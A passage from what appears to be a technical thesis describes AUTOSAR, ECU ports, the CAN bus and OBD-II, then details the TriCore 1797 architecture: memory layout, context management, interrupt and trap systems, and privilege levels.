
AUTOSAR is developed by a partnership of automotive OEMs, suppliers and tool vendors to establish open standards for automotive electric and electronic architectures. As of August 2014 AUTOSAR has 9 core partners, 48 premium partners, 103 associate partners and 26 development partners, mostly in Europe and Asia. The goals of AUTOSAR are to improve the quality and reliability of electrical and electronic systems as well as the fulfillment of future vehicle-requirements, such as availability and safety, software upgrades/ updates and maintainability. Also an increased scalability and flexibility to integrate and transfer functions, a higher penetration of "Commercial off the Shelf" hardware and software components across product-lines, an improved containment of product and process complexity and risk as well as cost-optimization of scalable systems are in the scope of the project. AUTOSAR also includes acceptance tests and a standardization of test-case-specifications to test a basic software and RTE implementation at application and bus-level to improve the quality of the developed software.

### 2.4.2 Modularity

The main feature of AUTOSAR is its modularity and configurability. To achieve this, AUTOSAR provides standardized interfaces and a standardization of different APIs to separate the AUTOSAR software layers, definition of the data types of software-components and the encapsulation of functional software-components. It also provides a module-catalog, making it possible to construct a custom ECU-software by reusing and combining existing modules. Also the possibility to integrate basic software-modules provided by different suppliers increases the functional reuse. This provides scalability of the system across the entire range of vehicle-product-lines. Another feature is the definition of a layered basic software-architecture for control units in order to encapsulate the hardware-dependencies. This allows the consideration of hardware-dependent and independent modules. Figure 2.3 shows the modular structure of AUTOSAR with the ECU hardware at the bottom and the application-level at the top. Between those layers lies the AUTOSAR runtime environment, which comprises the middle-ware between the application- and system-level.

### 2.4.3 Example


Figure 2.4 shows the functionality of a modular ECU-software on the example of AUTOSAR. The task in the example is to switch on the headlights. When therefore the driver turns on the switch, the micro-controller recognizes the change on the digital input-pins. Through the ECU-abstraction, a switch-event is triggered. The switch-event checks the current switch-



[AUT14]

**Figure 2.3.** AUTOSAR ECU Software Architecture

position through the abstraction-interfaces and triggers a light-request. The light-request then relays the request to the front-light manager. After the manager has verified the position of the ignition-key, it requests the headlight-manager to set the according mode. The headlight-manager then finally uses the ECU-abstraction-interface to set the according outputs on the ECU-hardware.



[Cha14]

**Figure 2.4.** AUTOSAR Module Example

## 2.5 External Interfaces

The external interface of an ECUs is comprised of a number of smaller interfaces, allowing the ECU to communicate with other controllers and interact with its environment. The interface usually includes numerous general-purpose input- and output-ports as well as a multitude of special hardware- and communication-ports. Some of the more important interfaces are introduced in this section.

### 2.5.1 Ports

The input- and output-ports are the main interface of the ECU to communicate with its environment. The general-purpose ports of an ECU can be divided into three categories. The first category contains the digital general-purpose input and output ports. These ports are used to read in digital sensor-signals and to set digital output-signals. The next group holds the analog input ports. These ports are connected to an analog/digital conversion-unit. It is used to read in analog signals and convert them to digital values. The last category comprises the pulse-width-modulation and analog output-signals. These are typically connected to the general-purpose timer, which is used to create analog signals.

### 2.5.2 CAN Interface

The Controller Area Network (CAN) was developed in 1983 by Bosch to connect control-units in vehicles. The main objective was a reduction of the vehicles weight and a better maintainability by reducing the wiring, which could reach up to two kilometers. CAN is an international standard and nowadays almost every new production-vehicle uses one or more CAN-buses. The CAN-bus features two wires, CAN-low and CAN-high, to which all participants connect in parallel. Because of that, CAN is broadcast by nature and all participants are equals in a multi-master system. The bus uses a bitwise arbitration over the message-priority to lossless determine the order in which the messages are send. The theoretically highest data-rate is 1 Mbit/s at up to 40 meters. At a data-rate of 125 kbit/s a wire-length of up to 500 meters can be achieved.

### 2.5.3 ODB Interface

The On-Board Diagnostics (OBD) interface is a standardized digital communication-port that was introduced in the early 1980s. The OBD-interface gives the vehicle-owner or repair-technicians access to the status of the various vehicle sub-systems by enabling them to query the on-board computers in any vehicle with a single device. It therefore provides real-time data in addition to a standardized series of diagnostic trouble-codes to identify malfunctions.

OBD-II standardization was prompted by emissions-requirements, and though only emission-related codes and data are required to be transmitted through it, most manufacturers have made the OBD-II data-link-connector the only one in the vehicle through which all systems are diagnosed and programmed.

The OBD-II standard specifies the type of diagnostic-connector and its pin-assignment, the electrical signaling-protocols available, and the messaging-format. For the hardware-connector, the standard demands a female 16-pin (2x8) J1962 connector, which is required to be within 2 feet of the steering-wheel. Of the five signaling-protocols permitted by the standard, often only one is implemented within a vehicle. The most dominant one is the controller area network. Often, the used standard can be deduced based on which pins are present on the connector. The standard also provides a candidate list of vehicle parameters to monitor and rules on how to encode them. OBD-II Diagnostic Trouble Codes (DTC) are 4-digits long, preceded by a letter: P for engine and transmission (power-train), B for body, C for chassis, and U for network.

Chapter 3


# ECU Architecture

## 3.1 The TriCore Architecture

The TriCore 1797 is based on the TriCore 1.3.1 architecture. It has been specially designed for automotive application. In this section the main features of the architecture are described.

### 3.1.1 Architecture

In contrast to most general-purpose computers, which use the von Neumann computation-model, a majority of embedded controllers are based on the Harvard-model.
The main difference is that the von Neumann model only has one memory interface for both, instruction code and program-data. In comparison, processors based on the Harvard-model have at least two memory-interfaces, one for the instruction-code and one for the program-data. The benefits of two distinct memory-interfaces for code and data are for one a higher throughput. In recent years the speed of the CPUs has grown many times in comparison to the speed of the main memory. This creates a bottle-neck when the CPU is reading from or writing to the memory, thus the performance is memory-bound. The two (or more) distinct memory-interfaces in the Harvard-architecture, however, allow the CPU to perform access to the code- and the data-memory at the same time, even without a cache. Hence it is possible to fetch the next instruction from the code-memory while simultaneously writing or reading from the data memory. This generates a higher throughput and a faster performance compared to the von Neumann architecture, where data access and instruction fetching are mutually exclusive.



[arc11]

**Figure 3.1.** TriCore 1797 Blockdiagram


Furthermore, in the Harvard architecture the two distinct memory-areas are treated differently. The instruction-memory is read only, so the program cannot be modified during runtime. The data-area is writable but not executable, so code written on the stack cannot be executed. This adds much security to the system, since it prevents most of the known code-injection attacks, but at the same time it also limits the functionality. In the von Neumann architecture on the other hand, code and data are treated exactly the same and are stored in the same memory-area. This allows the program-code to be modified at runtime, thus allowing a program to modify itself. However it also allows an attacker to run code he injected to the stack through e.g. a buffer-overflow exploit.

In practice however, pure Harvard architectures are quite uncommon, since the program-code cannot be modified and therefore the firmware cannot be updated once the system is deployed. This makes the system inflexible and expensive to upgrade. Therefore most systems use a modified Harvard-architecture, providing the opportunity to enter a special mode in which it is possible to write new code to the instruction-memory. This mode can often be entered only during startup, providing the benefits of read-only instruction-memory at runtime without the drawbacks of not being able to update or upgrade the firmware.

Another common modification is providing a pathway between the instruction-memory and the CPU to allow constant data like strings or function-tables to be accessed directly, without having to be copied to data-memory first.

### 3.1.2 Pipelines

The TriCore features three distinct pipelines. The integer-pipeline is used e.g. for integer-arithmetic and logic instructions, bit operations and divide and MAC instructions. The load/store-pipeline is e.g. used for load and store instructions, context operations or address-arithmetic instructions. The loop-pipeline is used for the loop-instructions. Figure 3.3 shows the four stages for each of the three pipelines.




[arc11]

**Figure 3.2.** TriCore 1797 CPU

### 3.1.3 Core Registers

The TriCore 1.3.1 architecture features a set of special-core-function registers. These registers are categorized into six groups. The first group, the general-purpose registers, contain the data-registers d0...d15 and the address-registers a0...a15. The second group contains the system-registers, the program-counter (PC), the program-status-word (PSW) and the previous-context information (PCXI). The third group contains the free-CSA-list-head pointer (FCX) and free-CSA-list-limit pointer (LCX) for context-management. The fourth group is the CPU-interrupt and trap-control group. It contains the interrupt-control register (ICR), the base-address of the interrupt-vector (BIV) and the base-address of the trap-vector-table (BTV). The group for memory-protection contains the data-segment-protection registers (DPRx_0...3), the code-segment-protection registers (CPRx_0...3) and the code-protection-mode registers (CPMx). The



[arc11]

**Figure 3.3.** TriCore 1797 Pipeline Stages


last group contains the interrupt-stack pointer (ISP) for stack-management.

### 3.1.4 Memory Layout

The TriCore 1.3.1 architecture is based on a modified Harvard-architecture, in which instruction- and data-memory share a common 32 bit address space. The address space is divided into 9 segments (Figure 3.4), the most important of which are:

The code-segment(0x8), also referred to as the ELF-entry-point is the beginning of the address-range for the flash-memory containing the instruction-code. When starting with the default boot-configuration, the instruction at 0x80000000 will be the first to be executed.

The data-segment(0xD), the address-range for the data-area, contained on a RAM-module. Starting at 0xD0000000 it contains the stack-area, growing towards higher memory addresses. And starting at 0xD0020000 it contains



| Segment | Description |
|---|---|
| 0xF | Internal Peripheral Space, CSFR, etc. |
| 0xE | LFI view of PMI / DMI |
| 0xD | DMI, view of PMI, BROM... |
| 0xC | PMI (non cached) |
| 0xB | Reserved (FPI space). |
| 0xA | Flash, EBU, OVRAM. |
| 0x9 | Reserved (FPI space). |
| 0x8 | Flash, EBU, OVRAM. |
| 0x7 | Reserved (MMU space) |
| ⋮ | ⋮ |
| 0x0 | Reserved (MMU space) |

[arc11]


**Figure 3.4.** TriCore 1797 Memory Segmentation

the heap area growing towards lower addresses.

The internal-peripheral-space(0xF), comprising the address-area for internal CPU- and peripheral-registers.

### 3.1.5 Context Management

In the TriCore 1.3.1 architecture the context management is not taken care of in the stack-frame. Instead, a designated context-management system is maintaining a linked-list, the Context-Switch-Area (CSA), in a designated location within the stack-area. It automatically stores the return-addresses of calling functions, a certain set of processor-registers and restores the previous state once the return-statement is executed. The entries of the context-switch-area are organized in two linked-list, one for empty entries




**(a)** Before Saving **(b)** Saving Process **(c)** After Saving

[arc11]

**Figure 3.5.** CSA Entry Management

and one for used entries, which are referred to by the designated core-registers FCX for the free context and PCX for the previous context. Upon system-start, the start-up code initializes the CSA area by writing the link-words connecting the empty CSA-entries into ram, leaving enough space for the context in between.

The lists are organized in FIFO order. Upon a function-call the first entry of the empty-list gets filled with the context and is added as the first element on the used-entries list. On returning to the calling function, the entry then gets removed from the used-entries list and is added to the empty list again. The CSA entries are linked through special link words, which contain the address of the next element. As the linked lists are managed by hardware, there is no software overhead. A CSA entry has a length of 16 words and can contain either a lower or an upper context-entry (Figure 3.6). The upper and lower context-entries differ in the choice of registers they store. The upper context-entry contains D15...D8, A15...A8, PSW and PCXI. The lower context-entry contains D7...D0, A7...A2, saved PC and PCXI. The registers A0, A1, A8 and A9 contain global addresses and do not get saved or restored upon a context-switch. The upper context is saved and loaded automatically during calls, interrupts or traps. The saving of only half of the context allows a speed-up when only half of the registers are sufficient. If more registers are needed, the lower context has to be stored explicitly with the store- and load-lower-context commands.




[arc11]

**Figure 3.6.** Upper and Lower Context Entry

### 3.1.6 Interrupt System


On the TriCore 1.3.1 architecture, interrupt-requests are serviced by the Central-Processing-Unit (CPU) or the Peripheral-Control-Processor (PCP), also refereed to as interrupt-service providers. Therefore it features two separate sets of interrupt-arbitration buses. The arbitration buses are connected to the CPU and the PCP interrupt-control units respectively, which administer the arbitration-process and interrupt the corresponding service-provider. Each peripheral device that can cast an interrupt is connected to the arbitration buses and the triggering-mechanism through one or more Service-Request-Nodes (SRN), enabling it to either request a CPU or a PCP interrupt. This enables the peripheral devices to communicate with each other without CPU-interference. Depending on the number of arbitration-cycles, each bus can handle up to 255 service-request-nodes. Figure 3.7 shows the two arbitration buses and the service request nodes connected to them.



[arc11]

**Figure 3.7.** Interrupt Arbitration Buses

Each SNR has a service-request-control register. It contains the enable/disable information, the priority-information, the service-provider destination, the service-request status bit and the software-initiated request set- and reset-bit.
Interrupts are differentiated by their priority, which is indicated by the Service-Request-Priority-Number (SRPN). Each active source, selecting the same service-provider, has to have a unique SRPN-value to differentiate its priority. The SRPN is used to select an Interrupt-Service-Routine (ISR), or Channel-Program in case of the PCP, to service the interrupt-request.


Interrupt Control Register
31
27
26
24
16
9
8
0
ICR
0
C
ONE
CYC
CARBCYC
PPN
0
IE
CCPN
OR
Begin Interrupt Vector
31
13
5
0
BIV
x x x x x x x x x x x x x x x x x x x 0 0 0 0 0 0 0 0 0 x x x x 0

[arc11]

**Figure 3.8.** Calculation of ISR Entry Point

The ISRs are associated with SRPNs by the interrupt-vector-tables located in each service-provider.

Upon an Interrupt, an arbitration-process is started within the corresponding interrupt-control-unit, to find the highest priority currently sending an interrupt. The arbitration can take up to four cycles, depending on the range of covered priority-numbers. For a range of less than 255 priority-numbers, the corresponding upper bits of the SPRN are not examined.


The interrupt-routine entry-point is determined form the BIV and the ICR, where as the Begin-Interrupt-Vector (BIV) is the address of the first element of the interrupt-vector. To calculate the address, the bits 13..5 and the 0 bit of the BIV are set to zero. The bits 13..5 are then or'ed with the bits 24..16 of the ICR, which comprises the PPN (Figure 3.8). The Interrupt-Vector-Table (IVT) spans 255 entries, with 8 words each. The entry-numbers directly correspond to the interrupt-priority. Interrupt-service-routines with less than 8 words are directly stored within the IVT. For ISRs that are longer than 8 words, the IVT usually has a jump-instruction to an ISR within the code-area. It is however possible to span ISRs across multiple entries to improve the interrupt-response-time for longer ISRs. In that case, the priorities following the larger entry cannot be used any more. In addition to that, it is possible to group interrupts, giving all group members the same current CPU-priority-level, so they cannot interrupt each other.

On entering an interrupt-service-routine the upper context is automatically saved and the interrupt-system is globally disabled. The current

CPU-priority-number is set to the ICR.PIPN and the PSW is set to the default value, all permissions are enabled, the memory protection system is disabled, the ISR switches to the interrupt stack, the call depth counter is cleared and the call depth limit is set to 63. If the ISR is configured to use the user-stack, the stack-pointer A10 is reloaded with the contents of the interrupt-stack-pointer. Then the effective address of the corresponding interrupt-priority within the IVT is loaded as the new program-counter and the first instruction is fetched. Within the ISR, the interrupts can be enabled again to allow other interrupts to be processed, also the CCPN can be modified to adapt the priority-level. Upon exiting the ISR with a RFE instruction, the hardware automatically restores the upper context, including the previous CPU-priority-number, and the interrupted routine continues (Figure 3.9). Based on their complexity, interrupts can be assigned into different categories, the most common are: The simple interrupt, where only the upper context gets stored. The interrupt routine therefore can only use the upper context registers. The general interrupt, where after automated storage of the upper context and entering of the ISR, the lower context gets explicitly stored with a aylcx command. Thus the interrupt-routine can use both, upper and lower context registers. Before returning, the lower context has to be restored with a rslcx instruction. The simple interrupt with context switch that behaves like the general interrupt, but additionally loads lower and upper context from memory through lducx and ldlcx commands. At the end the context is saved with stucx and stlcx commands, to save the context for subsequent calls.

### 3.1.7 Trap System

The trap-system allows the CPU to service conditions that are so critical that they cannot be postponed, e.g. when a non mask-able interrupt, an instruction-exception or an illegal access occurs. Much like an interrupt, a trap breaks the normal execution-flow, but it does not change the CPUs priority, so the CCPN is not changed. Traps are organized in eight different classes. To service these traps, the CPU has a separate trap-vector-table. Like the interrupt-vector-table it is referred to by a begin-vector-pointer, the Begin-Trap-Vector (BTV), and has eight-word long entries for each of the trap classes. When a trap occurs, the CPU



[arc11]

**Figure 3.9.** Interrupt Handling

aborts the currently processing instruction and forces execution to the corresponding Trap-Vector-Routine(TSR). A trap is completely identified by the Trap-Class-Number(TCN) and the Trap-Identification-Number(TIN). Unlike the interrupt-system, the trap-system cannot be disabled by software.

When a trap occurs, the PC is saved in the return-address-register A11 and the trap-identifier is generated by hardware. Therefore the TIN is loaded into D15 and the TCN is used to index into the trap-vector-table by left-shifting it by five bits and OR'ing it with the BTV. The lowest TIN wins the arbitration. After that the upper context of the current task is saved and the interrupt-system is globally disabled. Then the stack-pointer is set for using the interrupt-stack and the trap-vector-table is accessed to fetch the first instruction of the trap-service-routine.

Table 3.1 provides an overview of the different trap-classes.

**Table 3.1.** Trap Classes

| | |
|---|---|
| Trap Class 0 | Reserved for the Memory Management Unit(MMU), not used on the TC1797 |
| Trap Class 1 | Internal Protection for violation of the memory protection, global register write protection and privileged instructions. |
| Trap Class 2 | Instruction Errors for illegal or unimplemented op-code, invalid operand specification,, data address alignment and invalid local memory address. |
| Trap Class 3 | Context Management for call depth over- and underflow, free context list depletion or underflow, call stack underflow, context type error or nesting error. |
| Trap Class 4 | System Bus and Peripheral Errors for program fetch synchronous errors, data access synchronous and asynchronous errors, co-processor asynchronous errors, program memory integrity errors and data memory integrity errors. |
| Trap Class 5 | Assertion Traps for traps on arithmetic overflow(TRAPV) and trap on sticky arithmetic overflow(TRAPSV) |
| Trap Class 6 | System Call for system calls |
| Trap Class 7 | NMI for non mask-able interrupts |

### 3.1.8 Protection System

The TriCore 1.3.1 architecture features two independent protection mechanisms, the permission-privilege-level and the memory-protection-system. The aim of these mechanisms are the protection of core system-functionality, the protection of applications against each other and to provide test- and debug-functionality.

The permission-privilege-level system monitors access to certain critical instructions and registers. The permission-privilege-level is stored in the two bit IO field of the Program-Status-Word (PSW). It features three different user-level, User-0 (00), User-1 (01) and Supervisor (10). The permission-privilege-level system protects the peripheral registers in Address segment 14 and 15 from unprivileged access with a MPP trap, the enabling or disabling of the interrupt system with a PRIV trap and supervisor-only instructions with a PRIV trap as well. User-0 level is the least privileged level, not allowing access to any of them. User-1 level allows access to the peripheral registers and the interrupt-system, but not to the supervisor-only instructions and supervisor-level allows access to all of the protected registers and instructions.

